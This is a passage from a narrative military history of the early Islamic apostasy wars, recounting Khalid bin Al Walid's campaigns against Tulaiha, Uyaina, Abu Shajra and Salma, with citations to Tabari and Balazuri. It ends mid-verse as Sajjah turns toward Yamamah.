5. *Khalid bin Saeed*: Certain apostate tribes on the Syrian frontier.
6. *Turaifa bin Hajiz*: The apostate tribes of Hawazin and Bani Sulaim in the area east of Madinah and Makkah.
7. *Ala bin Al Hadhrami*: The apostates in Bahrain.
8. *Hudhaifa bin Mihsan*: The apostates in Oman.

9. *Arfaja bin Harsama*: The apostates in Mahra.
10. *Muhajir bin Abi Umayyah*: The apostates in the Yemen, then the Kinda in Hadhramaut.
11. *Suwaid bin Muqaran*: The apostates in the coastal area north of the Yemen.

As soon as the organisation of the corps was complete, Khalid marched off, to be followed a little later by Ikrimah and Amr bin Al Aas. The other corps were held back by the Caliph and despatched weeks and even months later. Their despatch was conditioned by the progress of Khalid's operations against the hard core of enemy opposition.

Before the various corps left Zhu Qissa, however, envoys were sent by Abu Bakr to all apostate tribes in a final attempt to induce them to see reason. These envoys were given identical instructions: they were to call upon the tribes to return to Islam and render full submission, for those tribes which submitted there would be forgiveness and peace, those tribes that resisted would be fought until no opposition remained and their women and children would be enslaved: before the attack, against any tribe, the Muslim forces would call the *Adhan* (the Muslim call to prayer), and if the tribe responded with the *Adhan* it would be assumed that it had submitted.

To the corps commanders, too, the Caliph gave identical general instructions, apart from their specific objectives. These instructions were as follows:

a. Seek the tribes which are your objectives
b. Call the *Adhan*.
c. If the tribe answers with the *Adhan*, do not attack. After the *Adhan*, ask the tribe to confirm its submission, including the payment of taxes. If confirmed, do not attack.
d. Those who submit will not be molested.
e. Those who do not answer with the *Adhan*, or after the *Adhan* do not confirm full submission, will be dealt with by fire and sword.
f. All apostates who have killed Muslims will be killed, those who have burnt Muslims alive will be burnt alive. **2**

With these instructions Abu Bakr, no longer the meek, submissive Companion, launched the forces of Islam against the apostates.

1. The word 'corps' has been used in a loose sense to indicate an independent tactical command. These corps had no organisational resemblance with the modem army corps of about three divisions.
2. Tabari: Vol. 2, p. 482.

Chapter 13

(Tulaiha The Imposter)

Page 1

Ibn Abbas related that the Prophet (SAWS) said, "The nations were presented to me. I saw the prophet having a party of people with him, the prophet having one or two men with him, the prophet having no one with him. Then a great mass of people was shown to me, so I thought that they were my nation, but it was said to me, 'This is Musa and his people, but look at the horizon.' Behold! A great mass of people! It was said to me, 'Look at the other horizon.' Behold! A great mass of people! It was said to me, 'This is

your nation, and among them are seventy thousand who will enter the Garden without reckoning or punishment'."
He then got up and entered his house, and the people began speculating about those special believers. Some of them said, "Perhaps they are those who accompanied the Messenger of Allah, may Allah bless him and grant him peace." Others said, "Perhaps they are those who were born in Islam and so never associated any partners with Allah at all." Others said various things.
Then the Messenger of Allah, may Allah bless him and grant him peace, came out to them and they informed him of their discussion, so he said, "They are those who do not seek spiritual cures for physical ailments, who do not practice cauterisation, and who do not draw omens, but put their trust totally in their Lord."
So 'Ukkashah bin Mihsan stood up and said, "Pray to Allah to make me among them." He replied, "You are among them."
Another man stood up and said, "Pray to Allah to make me among them." He replied, "'Ukkashah beat you to it."[1]

Of the false prophets who remained after the death of Aswad, the first to clash with the Muslims was Tulaiha bin Khuwailid. He was a chief of the tribe of Bani Asad, and had been opposing the Holy Prophet off and on for many years.

Tulaiha first showed his hostility to Islam three months after the Battle of Uhud. Believing that the Muslims had been badly hurt in that battle, he got his clan together with the intention of raiding Madinah and thus exploiting what he regarded as a fine opportunity; but the Prophet came to know of the concentration of the clan and sent a mounted column of 150 horsemen to deal with it. Before Tulaiha could get wind of this counter-move the Muslim horsemen were upon him. The infidels scattered without a fight, and the Muslims captured the flocks of the clan and drove them off to Madinah as spoils. This setback so discredited Tulaiha in the eyes of his tribe that he had to lie low for a while.

Then he took part in the Battle of the Ditch. Responding eagerly to the invitation of the Jews to take up arms against the Muslims, he got together a contingent from the Bani Asad and commanded it in the coalition that besieged Madinah. When Abu Sufyan withdrew from Madinah, the Bani Asad also returned to their settlements. Again Tulaiha got nowhere.

The next occasion on which he opposed the Muslims was their campaign against the Jews of Khaibar in 628 (7 Hijri). The Bani Asad, operating under Tulaiha, sided with the Jews. During the movement of the Muslim army towards Khaibar, Tulaiha fought a number of minor engagements with the Muslims but was worsted every time. Then he pulled out his forces and abandoned the Jews to their fate.

Two years later, during the 'Year of Delegations', the Bani Asad sent a delegation to Madinah which offered submission to the Prophet. The whole tribe accepted Islam, but like many other tribes of Arabia its conversion was a matter of political convenience rather than genuine belief. Outwardly Tulaiha also embraced Islam. Whether infidel or Muslim Tulaiha continued to enjoy considerable influence in his tribe as a chief and a soothsayer. He would foretell the future, dabble in clairvoyance and recite poetry.

During the illness of the Prophet, in fact a few days before the Prophet died, Tulaiha made a bid for independence. He declared himself a prophet! He called upon his people to follow him, and many did. When word arrived of the Holy Prophet's death, he

intensified his efforts to establish himself as the new prophet, and as the contagion of the apostasy spread over Arabia, the entire tribe of Bani Asad flocked to his standard, accepting him as chief and prophet. To mark the severance of his ties with Madinah, Tulaiha expelled the Muslim tax collector of his area-a valiant young man by the name of Barar bin Al Azwar, of whom the account of the Campaign in Syria will have much to say.

Having proclaimed himself prophet, Tulaiha felt that he had to do something about religion in order to prove that he really was an apostle of Allah. He could think of no better way of creating a spectacular effect than by altering the form of prayer. He abolished prostration, which is an integral part of the Muslim prayer ritual. *"Allah does not want us to invert our faces"*, he declared, *"or bend our backs in an ugly posture. Pray standing!"* 2 And the Bani Asad prayed without prostration after their impostor.

With the spread of the apostasy the ranks of his followers swelled. He received offers of support from the major tribes of North-Central Arabia, the staunchest of which were the Ghatfan, followed by the Tayy, with both of which the Bani Asad had an old and abiding alliance. There was support also from the Hawazin and the Bani Sulaim, but this was lukewarm. Although these two great tribes also apostatised and fought the Muslims, they did not join Tulaiha and did not fight under his standard.

1. Bukhari, Muslim and Ahmad. Sahih Al-Jami Al-Saghir No. 3999 and Kitab Al-Tawhid of Sheikh Muhammad bin Abdul Wahhab, Chapter 3.
2. Ibn-ul-Aseer: Vol. 2, p. 131.

The most powerful single supporter of Tulaiha was Uyaina bin Hisn, the one-eyed chief of the Bani Fazara-a powerful clan of the Ghatfan. This was the man who had commanded the Ghatfan contingent at the Battle of the Ditch and whom the Holy Prophet had nicknamed the Willing Fool. Now he lived up to that name by following Tulaiha. He did not, however, believe whole-heartedly in the impostor, for he is known to have said, *"I would rather follow a prophet from an allied tribe than one from the Quraish. Anyway, Muhammad is dead and Tulaiha is alive."* 1 His support proved invaluable, for he brought the entire tribe of Ghatfan under the sway of Tulaiha.

Tulaiha gathered the Bani Asad at Samira. The Ghatfan lived in the neighbourhood of the Bani Asad and would join him soon. The Tayy also accepted him as chief-of-chiefs and prophet, but remained in their own region north and northeast of Khaibar, except for a small contingent, which joined him at Samira. Here Tulaiha began his preparations to fight the power of Islam.

When he heard of the gathering of the clans at Abraq and Zhu Qissa, he sent a contingent from his tribe to reinforce them under his brother, Hibal. The Muslim operations against Zhu Qissa and Abraq have already been described. While these operations were in progress, Tulaiha moved with his army to Buzakha, where he was joined some time later by the remnants of the apostates driven from Abraq.

At Buzakha, Tulaiha's preparations progressed rapidly. He sent couriers to many clans, inviting them to join him, and many clans responded to the call. Uyaina brought 700 warriors from the Bani Fazara. The largest groups were from the Bani Asad and the

Ghatfan. There also was a contingent from the Tayy, but the main part of the Tayy did not come to Buzakha.

Tulaiha was ready for battle when Khalid set out from, Zhu Qissa.

Before launching Khalid against Tulaiha, Abu Bakr sought ways and means of reducing the latter's strength, so that the battle could be fought with the maximum prospects of victory. Nothing could be done about the tribes of Bani Asad and Ghatfan which stood solidly behind Tulaiha; but the Tayy were another matter. They were not nearly so staunch in their support of the impostor, and their chief, Adi bin Hatim, was a devout Muslim. (A man, who was to live to the incredible age of 120 years, Adi was so tall that when he sat on his horse, his feet would touch the ground! **2**) When Adi had tried to prevent the apostasy of the Tayy, they had renounced him, with the result that he had left the tribe, along with a group of his faithful supporters, and joined the Caliph. Abu Bakr now decided to make an attempt at drawing the Tayy away from Tulaiha. And if they could not be persuaded to abandon the impostor, they should be fought and crushed quickly in their present location before they could join him at Buzakha. Thus Tulaiha would be denied the support of the Tayy.

Abu Bakr sent the Tayy chief to work on his tribe. With him marched Khalid, whose corps numbered about 4,000 men. *"If the efforts of Adi are not successful"*, Abu Bakr instructed Khalid, *"fight the Tayy in their present location."* **3** After dealing with the Tayy, Khalid was to, march on Buzakha. (See Map 8.)

Setting off from Zhu Qissa, Khalid marched in a northerly direction, making for Buzakha. When still a few marches from Buzakha, he turned left and approached the area south of the Aja Mountains, where the tribe of Tayy was gathered. Here Adi went forward and addressed the tribe: he spoke of Allah and His Messenger, of the fire of hell, of the futility of resistance; but in spite of his great eloquence he made no headway. The tribal elders rejected him, whereupon Adi warned them: *"Then prepare to meet an army that comes to destroy you and take your women. Do as you please."*

The warning had the desired effect. The elders reflected for a while and then said, *"Keep this army away from us until we have extricated our brethren who are with Tulaiha. We have a pact with him. If we break it, he will either kill our brethren or hold them as hostages. We must get them away from Tulaiha before openly renouncing him."*

1. Tabari: Vol. 2, p. 487.
2. Ibn Qutaiba: p. 313.
3. Tabari: Vol. 2, p. 483.

Adi returned to the Muslim camp and explained the position to Khalid, but Khalid was in no mood to waste time on negotiations. He held strong views about the apostasy and was not inclined to be kind to those who turned to disbelief-after-belief. *"Three days, O Khalid!"* Adi pleaded. *"Just three days! And I shall get you 500 warriors from my tribe to fight beside you. That is better than sending them to the Fire."* **1** Khalid agreed to wait.

The elders of the Tayy sent off a detachment of horsemen to Tulaiha, ostensibly as a reinforcement for their contingent. And there they started working secretly to get the Tayy contingent away from Tulaiha before Khalid's arrival at Buzakha. In this they

succeeded. If any members of the Tayy remained with Tulaiha, and it appears that a few did, they took no part in the Battle of Buzakha.

Khalid had agreed not to attack the Tayy. Meanwhile he decided to turn on another apostate tribe which lived close by-the Jadila. The Caliph had said nothing about the Jadila, but Khalid did not need an invitation to fight. When he announced his intention of attacking the Jadila, Adi again came forward with an offer to persuade the tribe to submit without bloodshed. Khalid was not the man to worry about bloodshed, but in view of the possibility of augmenting his own strength with more warriors, he agreed to Adi's suggestion. The eloquence of Adi bore fruit. The Jadila submitted, and 1,000 warriors joined Khalid. With the strength of his corps augmented with the 500 horsemen from the Tayy and the 1,000 from the Jadila, Khalid, now much stronger than when he had left Zhu Qissa, marched for Buzakha. On his way he was to pick up more warriors.

When a day's march from Buzakha, Khalid sent forward two scouts on a reconnaissance mission. Both these men were Ansars, one of them a renowned Companion by the name of Ukasha bin Mihsan. These scouts met two apostates engaged on a similar mission for the enemy, one of whom was Hibal, the brother of Tulaiha. Hibal was killed, but the other escaped to carry the sad news to the impostor.

Enraged at the news of his brother's death, Tulaiha came forward in person with another brother, Salma. The two pairs met. There were two duels. Tulaiha and Ukasha were expert swordsmen and continued to fight long after Salma had killed the other Muslim. But at last Ukasha went down before Tulaiha. The bodies of the Muslims remained where they had fallen until the rest of the Muslims arrived to discover and bury them. The loss of these two Muslims was deeply mourned, for they were fine fighters and beloved comrades.

When Khalid got to the southern part of the plain of Buzakha, he went into camp a short distance from where the apostates were encamped. From these two camps the opposing forces would move out to battle. The battlefield consisted of the plain of Buzakha-a level, open plain with a few low, rocky hillocks on its western and northern edges. These hillocks were an extension of the south-eastern foothills of the Aja Range. **2** (See Map 8)

The stage for the Battle of Buzakha was set. The Muslims prepared for the morrow, as did the apostates. Khalid, the Sword of Allah, with about 6,000 men, faced Tulaiha the Impostor, the strength of whose army is not recorded but is believed to have been much more than that of the Muslims. It was now about the middle of September, 632 (late Jamadi-ul-Akhir, 11 Hijri).

On the morning after the arrival of Khalid, the two armies formed up for battle on the plain of Buzakha. Khalid commanded the Muslims in person and stood ahead of his corps. Tulaiha, however, appointed Uyaina to command his army, in the centre of which stood the 700 Bani Fazara (Uyaina's clan). The impostor himself sat in a tent a short distance behind his army, his head wrapped in a scarf and a cloak draped over his shoulders. He assumed a meditative posture and let it be known that he would receive guidance from Jibril, Allah's messenger angel, on the conduct of battle.

1. Tabari: Vol. 2, p. 483.
2. Nothing remains of Buzakha, but the plain which bears its name starts 25 miles south-west of the present Hail and runs in a south-westerly direction.

Soon after the two forces were arrayed for battle, Khalid launched an attack along the entire front. For some time the apostates resisted stubbornly, especially the Bani Fazara, but after a while the pressure of the Muslims began to tell and dents appeared in the apostate front line. Uyaina, alarmed at the severity of the Muslim attack, rode to Tulaiha's tent, hoping that divine guidance would come to their aid. *"Has Jibril come to you?"* he enquired. *"No"*, replied the impostor with a solemn expression. Uyaina returned to battle.

Some more time passed. Then Khalid was able to drive a wedge into the infidel centre, but it still held, and the fighting became more intense with every inch of ground hotly contested. Uyaina again rode to Tulaiha and asked, *"Has Jibril come to you?" "No, by Allah!"* replied the impostor. Again Uyaina returned to battle.

Scenting victory, the Muslims now attacked more fiercely and gained some more ground. It was all the apostates could do to prevent a complete rupture of their position. Seeing the situation turn hopeless Uyaina went for the third time to Tulaiha. There was a nervous impatience in his voice as he asked the familiar question: *"Has Jibril come to you?"* The impostor answered, *"Yes." "What did he say?"* asked Uyaina.

Calmly Tulaiha replied, *"He said 'You have a handmill just like his, and this is a day that you will not forget!'" "By Allah!"* Uyaina exploded as the scales fell from his eyes, *"This is a day that **you** shall certainly not forget."* He then dashed to his clan. *"O Bani Fazara!"* he shouted. *"This man is an impostor. Turn away from the fight!"***1**

The Bani Fazara, the hard core of Tulaiha's centre, turned and rode away. With their departure the entire front gave way and the apostate opposition collapsed. Groups of infidels raced from the battlefield in all directions. The victorious Muslims cut those who resisted to pieces. Some hapless fugitives rushed to Tulaiha and asked, *"What are your commands?"* Tulaiha replied, *"Let those who can, do as I do and save themselves and their families."* **2**

With this parting instruction Tulaiha placed his wife on a fast camel, which he had kept ready saddled for just this eventuality. He himself sprang on to his horse, and man and wife disappeared in a cloud of dust.

The Battle of Buzakha was over. Khalid had been victorious. The second most powerful enemy of Islam had been defeated and his forces scattered.

Tulaiha fled to the border of Syria, where he took up residence among the Kalb. His imposturing days were over. But he had not been long with this tribe when he heard that the Bani Asad had re-entered Islam. Consequently he too became a Muslim and rejoined his tribe. He even visited Makkah for the pilgrimage during the time of Abu Bakr, but the Caliph, though informed of his visit, took no notice of him.

About two years later he visited Madinah and came to see Umar, who did not forgive easily. On seeing Tulaiha, Umar said to him, *"You killed two noble Muslims, including Ukasha bin Mihsan. By Allah, I shall never love you."*

Tulaiha had a subtle wit. He replied, *"Allah blessed them with paradise by my hand, while I did not benefit by theirs. I seek forgiveness from Allah."*

Umar, unrelenting, tried again. *"You lied when you said that Allah would do you no harm."*

"That", replied Tulaiha, *"arose from the mischief of disbelief which Allah has destroyed. I cannot now be blamed for it."*

Umar saw that he was not getting far with this exchange and made a last attempt. *"O trickster! What remains of your clairvoyance?"*

"Nothing but a gust or two from the bellows!" **3**

1. Tabari: Vol. 2, p. 485.
2. *Ibid*
3. Tabari: Vol. 2, p. 489; Balazuri: pp. 105-6.

A sense of humour was not one of Umar's strong points; and not being able to think of a suitable rejoinder, he turned away.

Tulaiha returned to his tribe and lived amongst them until the third invasion of Iraq. Then he volunteered for service in Iraq as a Muslim warrior and commander. He served with distinction, performing prodigies of valour and skill, and took part in the great battles of Qadissiyah and Nihawand, where he fell a martyr. Tulaiha thus more than earned his redemption.

As soon as the battle was over, Khalid sent out columns to pursue the fleeing apostates and subdue the neighbouring tribes. One column caught up with some apostates in the hilly region of Ruman, 30 miles south-south-east of Buzakha, but they submitted without a fight and became Muslims again. Khalid led a fast column in pursuit of Uyaina, who had fled to the south-east with his clan of Bani Fazara and some elements of the Bani Asad. Uyaina had only got as far as Ghamra, 60 miles away **1** (see Map 8), when Khalid overtook him. Uyaina then turned to fight again, for although he was now totally disillusioned about Tulaiha, he remained defiant and unrepentant. There was a sharp clash in which several apostates were killed and the rest fled. Uyaina was taken prisoner.

Uyaina's father had been a very prominent and highly respected chieftain of the Ghatfan, as a result of which Uyaina regarded himself as second to none in birth and rank. But this proud scion of a long line of chiefs, with whom the Holy Prophet himself had sought to negotiate peace at the Battle of the Ditch, was now put in irons and led as a humble captive to Madinah.

As he entered Madinah, the children, on discovering his identity and circumstances, crowded around him. They began to prod him with sharp sticks, chanting awhile *"O Enemy of Allah! You disbelieved-after-belief."* Uyaina protested piteously, *"By Allah, I never was a believer."* In other words, since he had never become a Muslim (as he now falsely claimed), he could not be accused of apostasy.

He pleaded his case before Abu Bakr, who pardoned him, and so Uyaina became a Muslim again and lived in peace amidst his tribe for many long years.

In the time of Caliph Uthman, Uyaina, now grown old, visited Madinah and called on the Caliph. It was well after sunset. Uthman, as always the generous host, asked him to stay for supper and was taken aback when Uyaina declined the invitation on the plea that he was fasting. (The Muslim fast begins at the first light of dawn and ends at sunset.) Seeing the look of surprise on Uthman's face, Uyaina exclaimed hastily, *"I find it easier to fast by night than by day!"* **2**

After the action at Ghamra, Khalid set off for Naqra where certain clans of the Bani Sulaim had gathered to continue the struggle against Islam. (See Map 8) In command of this group of Bani Sulaim was a rash chieftain whose name was Amr bin Abdul Uzza, but who was more commonly known as Abu Shajra. This man had learnt no lesson from the defeat of Tulaiha, and in order to encourage his men to remain firm in their defiance of Muslim authority, he composed and recited the following lines:

My spear shall play havoc
With the regiments of Khalid.
And I trust thereafter
It shall also crush Umar **3**

1. Ghamra lies 15 miles north north-east of Samira, and a hill overlooking the present village is also named Ghamra. This place has been called Ghamr by Ibn Sad who places it at two stages from Feid (p. 590). It is actually 30 miles from Feid as the crow flies, and would be a little farther by caravan route.
2. Ibn Qutaiba: p. 304.
3. Tabari: Vol. 2, p. 494.

As soon as he arrived at Naqra, Khalid launched his column into a violent attack on the Bani Sulaim. Actually, he had pleasant memories of the Bani Sulaim. They had served under him during the conquest of Makkah and the Battle of Hunain and the advance to Taif. Except for their flight when ambushed in the Hunain defile (when most troops would have done the same), they had served him well. But now they had apostatised and deserved no mercy.

Fighting against their ex-commander, the Bani Sulaim resisted fiercely for some time and were able to kill several Muslims, but they too found the powerful blows of Khalid too hard to take and broke up. A large number of them were slaughtered before the rest found safety in flight. Their commander, Abu Shajra the soldier-poet, was taken prisoner and sent to Madinah, where he too pleaded his case with Abu Bakr and was pardoned. He also re-entered Islam.

In later years Abu Shajra fell upon bad times, he was impoverished. Hoping to get some help from Madinah, he rode thither, tied his camel outside the town and went in. Soon he came upon Umar who stood surrounded by the poor to whom he was distributing alms. Entering the throng, Abu Shajra, called, *"I too am in need."* Umar turned and looked at him but failed to recognise him. His appearance had changed much since the days of his apostasy. *"Who are you?"* Umar enquired.

"I am Abu Shajra."

Suddenly old memories flashed across the mind of Umar and he recalled the entire story of the wretched man. *"O Enemy of Allah!"* Umar roared. *"Was it not you who recited:*

My spear shall play havoc
With the regiments of Khalid.
And I trust thereafter
It shall also crush Umar. . . !"

Umar did not wait for a reply. He raised his whip, without which he never left his house, and struck at the man. Abu Shajra raised his arm to protect his head even as he pleaded, *"My submission to Islam has cancelled all that."* **1** Then the second blow fell!

Abu Shajra realised that no amount of pleading would stay the whip of Umar, who was clearly in a mood to strike first and ask questions later. He turned and ran as fast as his legs would carry him, with Umar in hot pursuit, brandishing his whip. But he outran Umar, got to his camel, leapt onto its back and sped away.

Abu Shajra never showed his face in Madinah again!

While the Battle of Buzakha was being fought, certain tribes had stood aside and watched. These were the tribe of Bani Amir and certain clans of the Hawazin and Bani Sulaim. Though inclined towards Tulaiha, they had wisely refrained from battle and preferred to sit on the fence until the outcome of battle was known.

The outcome was soon known. Peace and quiet had hardly returned to Buzakha when these tribes came to Khalid and submitted. *"We re-enter what we came out of"*, they declared. *"We believe in Allah and His Messenger. We shall submit to his orders with our lives and property."* **2**

Soon other sections of repentant Arabs began to pour into Buzakha. *"We submit!"* was the universal cry. But Khalid remembered the instructions of the Caliph-to kill all those who had killed Muslims. He refused to accept their submission (which meant that they could be attacked, killed, enslaved) until they had handed over every murderer in the tribe. To this the tribes agreed.

1. Balazuri: p. 107
2. Tabari: Vol. 2 pg. 486.

All the murderers were lined up. Khalid's justice was swift. He had each murderer killed in exactly the same manner as he had employed to kill his Muslim victim. Some were beheaded, some were burnt alive, and some stoned to death. Some were thrown from the tops of cliffs, while others were shot to death with arrows. A few were cast into wells.**1** An eye for an eye!

Having completed this task, Khalid wrote to Abu Bakr and gave him a complete account of all that had passed. The Caliph wrote him a complimentary letter in reply, congratulating him on his success, approving his actions and praying for his continued success.

After the action against the Bani Sulaim at Naqra, Khalid stayed at Buzakha for three weeks, receiving the submission of the tribes and punishing the murderers. Then he turned his steps towards Zafar, where a lady needed his attention. He looked forward eagerly to the rendezvous; and she awaited him with breathless anticipation!

Salma, alias Um Zhiml, was a first cousin of Uyaina. Her father too was a big chief, Malik bin Hudaifa, of the Ghatfan. Not only was her father a noted chief, but her mother, Um Qirfa, also was a great lady, held in esteem and veneration by the tribe. In the time of the Holy Prophet, the mother had fought against the Muslims and had been captured in battle and killed, but memories of the chieftainess had remained alive among the Ghatfan. Salma had been taken captive and led to Madinah, where the Prophet presented her as a slave to his wife, Aisha. But Salma was not happy, so Aisha set her free, and she returned to her tribe.

After the death of her parents, Salma rose in stature until she began to command the same respect and affection in her tribe as her mother had enjoyed. She became-and this was unusual among the Arabs-a chief in her own right. Her mother had owned a magnificent camel which was now inherited by Salma, and since the daughter looked just like the mother, whenever she rode the camel she reminded her people of the departed *grande dame*.

Salma became one of the leaders of the apostasy and an implacable enemy of Islam. After the Battle of Buzakha and the action at Ghamra, some of those who had lost to Khalid, along with many die-hards from the Hawazin and the Bani Sulaim, hastened to Zafar, at the western edge of the Sulma Range, and joined the army of Salma. **2** (See Map 8) She upbraided them mercilessly for their defeat and their abandonment of Uyaina, and such was the awe of this lady that they took it without a murmur. With her strong hand she whipped this motley collection into shape as a closely-knit, well-organised army, and within a few days she had become a threat to the authority of Islam. She knew that Khalid, now free of the problem of Buzakha, would come to deal with her, and she eagerly awaited a clash with the Sword of Allah.

Khalid marched his corps from Buzakha to Zafar where the army of Islam again came face-to-face with the army of disbelief. Again Khalid took the initiative and attacked.

But it proved a hard battle. While Khalid was able to drive back the wings, he could make no progress against the centre of the apostates. The centre stood firm. Here rode Salma in an armoured litter atop her mother's famous camel, and from this command post she personally conducted the battle. Around her camel were gathered the bravest of her warriors, determined to sacrifice their lives in defence of the noble animal and its venerated rider.

Khalid realised that in the person of Salma lay the moral strength of the enemy force, and that as long as she survived in her litter the battle would continue and turn into a bloodbath. She had to be eliminated. Consequently, leading a picked group of warriors, he made a determined thrust towards the camel, and after some vicious sword-fighting was able to get to the animal. With a few slashes the camel was brought down and with it fell the prized litter. Salma was killed immediately. Around her sprawled the bodies of 100 of her followers who had fought to the last in defence of their chief.

1. Tabari: Vol. 2, p. 490.
2. While the general location of Zafar can be established, its exact location is not certain.

Tabari gives Zafar as the scene of the battle and also mentions Ark as the town of the chieftainess Salma. Ark is now a village named Rakk, 35 miles from Hail, nestling at the foot of the northern spurs of the Salma Range. Twelve miles south of Rakk there is a hill called Zafar, on the western slope of the range, and I regard this as the Zafar where the battle was fought.

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With the death of Salma, all resistance collapsed and the apostates scattered in all directions. Salma had given Khalid the hardest fight since Tulaiha.

The Salma Range-a range of black, rugged hills standing some 40 miles south-east of the town of Hail-is believed to have been named after Salma, Um Zhiml…a fitting tribute to a grand lady who had the courage to stand and fight against the greatest soldier of the day, and who went down fighting.

The Battle of Zafar was fought in late October 632 (late Rajab, 11 Hijri). For a few days Khalid rested his men. Then he gave orders for the march to Butah, to fight Malik bin Nuwaira.

The first phase of the Campaign of the Apostasy ended with the death of Salma. The major tribes of North-Central Arabia which had rebelled against Islam as followers of Tulaiha had now been defeated and subdued, and their leaders were either killed or captured or driven away. No more rebel chieftains raised their heads again in this region.

But one man remained, more of a bandit leader than a tribal chief, who was still causing anxiety to the Muslims. This man's name was Ayas bin Abd Yalil, but he was more commonly known as Al Faja'a. He was an adventurer.

At about the time when Khalid was consolidating his gains at Buzakha, Al Faja'a came to Abu Bakr. *"I am a Muslim."* he said. *"Equip me with weapons and I shall fight the infidels."* **1**

Abu Bakr was only too glad to hear the offer and equipped him with weapons. The man rode away from Madinah, formed a gang of bandits and began to waylay unwary travellers, many of whom were killed. The gangsters operated in the region lying to the east of Makkah and Madinah, and Muslim and infidel alike suffered at the hands of Al Faja'a.

When Abu Bakr heard of the depredations of Al Faja'a, he decided to make an example of him for the deceit he had practised on the Caliph. He sent a column to get the man alive, and a few days later the brigand was brought to Madinah in irons.

Abu Bakr ordered a large pile of faggots arranged in front of the mosque. When ready, the pile was set on fire. As the wood crackled and the flames rose skywards, Al Faja'a, still in irons, was thrown into the fire!

When Abu Bakr was dying, two years later, he expressed certain regrets. There were, he said, three things that he had done and wished he had not done, and three things that he had not done and wished he had. One of these related to Al Faja'a *"I wish"*, said Abu Bakr, *"I had had Al Faja'a killed outright and not burnt alive."* **2**

1. Tabari: Vol. 2, p. 492
2. *Ibid*: Vol. 2, p. 619; Balazuri: p. 112; Masudi: *Muruj*, Vol. 2, p. 308.

Chapter 14

(False Lords and Ladies)

Page 1

"The Hour will not be established until there arise thirty impostors, liars, each one imagining that he is a messenger of Allah, a prophet, but I am the Seal of the Prophets: there is no prophet after me."
[Prophet Muhammad (SAWS)]**1**

Malik bin Nuwaira was a chief of the Bani Yarbu', a large section of the powerful tribe of Bani Tamim which inhabited the north-eastern region of Arabia, above Bahrain. Being close to Persia, some elements of the Bani Tamim had embraced Zoroastrianism, but by and large the tribe was pagan until Islam came to Arabia. The centre of Malik's clan was Butah. **2** (See Map. 8).

Malik was a chief of noble birth. Famous for his generosity and hospitality, he would keep a light burning outside his house all night so that any traveller passing that way would know where to find shelter and food. He would get up during the night to check the light. A strikingly handsome man, he had a thick head of hair and his face, a contemporary has said, was "as fine as the moon." **3** He was skilful in the use of weapons and noted for his courage and chivalry, and he was an accomplished poet. Thus Malik possessed all the qualities which the Arabs looked for in the perfect male. He had everything!

Laila was the daughter of Al Minhal and was later also known as Umm Tamim. A dazzling beauty, she was one of the loveliest girls in Arabia, the fame of whose stunning good looks had spread far and wide. She was known especially for her gorgeous eyes and her lovely legs. She too had everything! **4**

When she came of age she was pursued by every swain in the region but rejected the suit of one and all. Then she met Malik, with whom she was destined to enter the pages of history. Malik married Laila. Thus Malik, in addition to all his other enviable qualifications, also had as wife one of the loveliest women of the time.

Malik bin Nuwaira certainly had everything. Everything, that is, but faith.

During the Year of Delegations, when the tribe of Bani Tamim embraced, Islam, Malik also moved with the popular trend and became a Muslim. In view of his distinguished position in the tribe and his unquestionable talents, the Holy Prophet appointed him as an officer over the clan of Bani Handhalah. His main responsibility was the collection of taxes and their despatch to Madinah.

Malik performed these duties honestly and efficiently for some time. Then the Holy Prophet died. When news of his death reached Butah, Malik had just collected a good

deal of tax, prior to its despatch to Madinah. Forgetting his oath of allegiance, he at once opened the coffers and returned the money to the taxpayers. *"O Bani Handhalah!"* he announced, *"your wealth is now our own."* [5] Malik had apostatised.

Sajjah was the daughter of Al Harith. Born in a family of chiefs, she had qualities of leadership, personality and intellect with which few women have been endowed. She was clairvoyant, would predict future events, and was so versatile a poetess that practically everything that she said was in verse. When people spoke to her, she rhymed back at them.

Later known as Um Sadira, she also belonged, on her father's side, to the Bani Yarbu' and thus was a kinswoman of Malik bin Nuwaira. On her mother's side, however, she belonged to the Taghlib, one of the tribes in the large group known as Rabi'a which inhabited Iraq. Sajjah lived mostly among the Taghlib who followed the Christian faith, and because of her mother's influence, Sajjah also had become a Christian, but Christianity did not have a very strong hold upon her, nor upon many members of the Taghlib, as we shall see.

When apostasy began to spread, Sajjah heard that Tulaiha and Musailima had proclaimed their prophethood. Her fertile imagination was intrigued by the possibilities that these false claims opened up. Why should only men be prophets? Why could a woman not enter the sacred precincts of prophethood? An adventuress at heart, she finally gave in to the temptation. *"I am a prophetess!"* she declared, and elucidated the point with a few appropriate verses.

1. Bukhari, Muslim, Abu Dawud, Tirmidhi, Ahmad, Hakim. Sahih Al-Jami' Al-Saghir No. 7417-8.
2. Butah is now nothing more than a tiny Bedouin settlement 14 miles south-south-west of the present Ras. It shows signs of having been a bigger place at one time.
3. Balazuri: p. 108.
4. Isfahani: Vol. 14, p. 65. "It used to be said that never had legs more beautiful than hers been seen."
5. Balazuri: p. 107.

Strangely enough, most of her mother's clan accepted her as prophetess and pledged to obey her. They had been Christians! She mustered many armed followers and came down into Arabia, where her father's tribe also flocked to her standard. No doubt many that followed her, elders and clansmen, were led by the temptation of plunder and the desire to settle old scores with some of the tribes in north-eastern Arabia which had old feuds with them.

Elated by her success in gathering followers, she arrived at Al Hazn with a fair-sized force and exchanged envoys with her kinsman, Malik bin Nuwaira. [1] She proposed a pact: they would operate jointly against the tribes that were their mutual feudal enemies and would thereafter war against the Muslim power at Madinah. In order to assure Malik that she had no aggressive designs upon the lands of the Bani Yarbu', she declared, *"I am only a woman of the Bani Yarbu'. The land is yours."* [2]

Malik accepted Sajjah's proposal and entered into a pact with her. However, he cooled her martial ardour somewhat and dissuaded her from warring against the Muslims. This happened in June 632.

The combined forces of Malik and Sajjah now turned upon the hapless tribes that had offended the Bani Tamim and the Taghlib. There was nothing religious in this operation, the underlying motives were revenge and the lust for loot. Any tribe that resisted was fought, subdued and plundered. Malik was joined to the impostress by the pact and his followers fought alongside hers in these raids. It appears, however, that he did not personally take part in these depredations.

Then Sajjah came to Nibbaj and began plundering the neighbourhood. **3** And here she suffered a serious setback. The local clans, driven by their common fear of the terrible lady, united in opposition to her and this resistance resulted in a battle. It was not by any means a decisive battle, but she got the worst of it; a few of her important officers were captured by her opponents, who refused to release them unless she pledged to depart from their area. To this she agreed.

The elders of the tribes which made up her following now gathered around their impostress. *"Where now?"* they asked.

"To Yamamah," she replied.

"But the people of Yamamah are mighty", they pointed out, *"and their Chief, Musailima, is a very powerful man."*

"To Yamamah", repeated Sajjah and then broke into verse:

Onward to Yamamah!
With the flight of soaring pigeons;
Where the fighting is the fiercest;
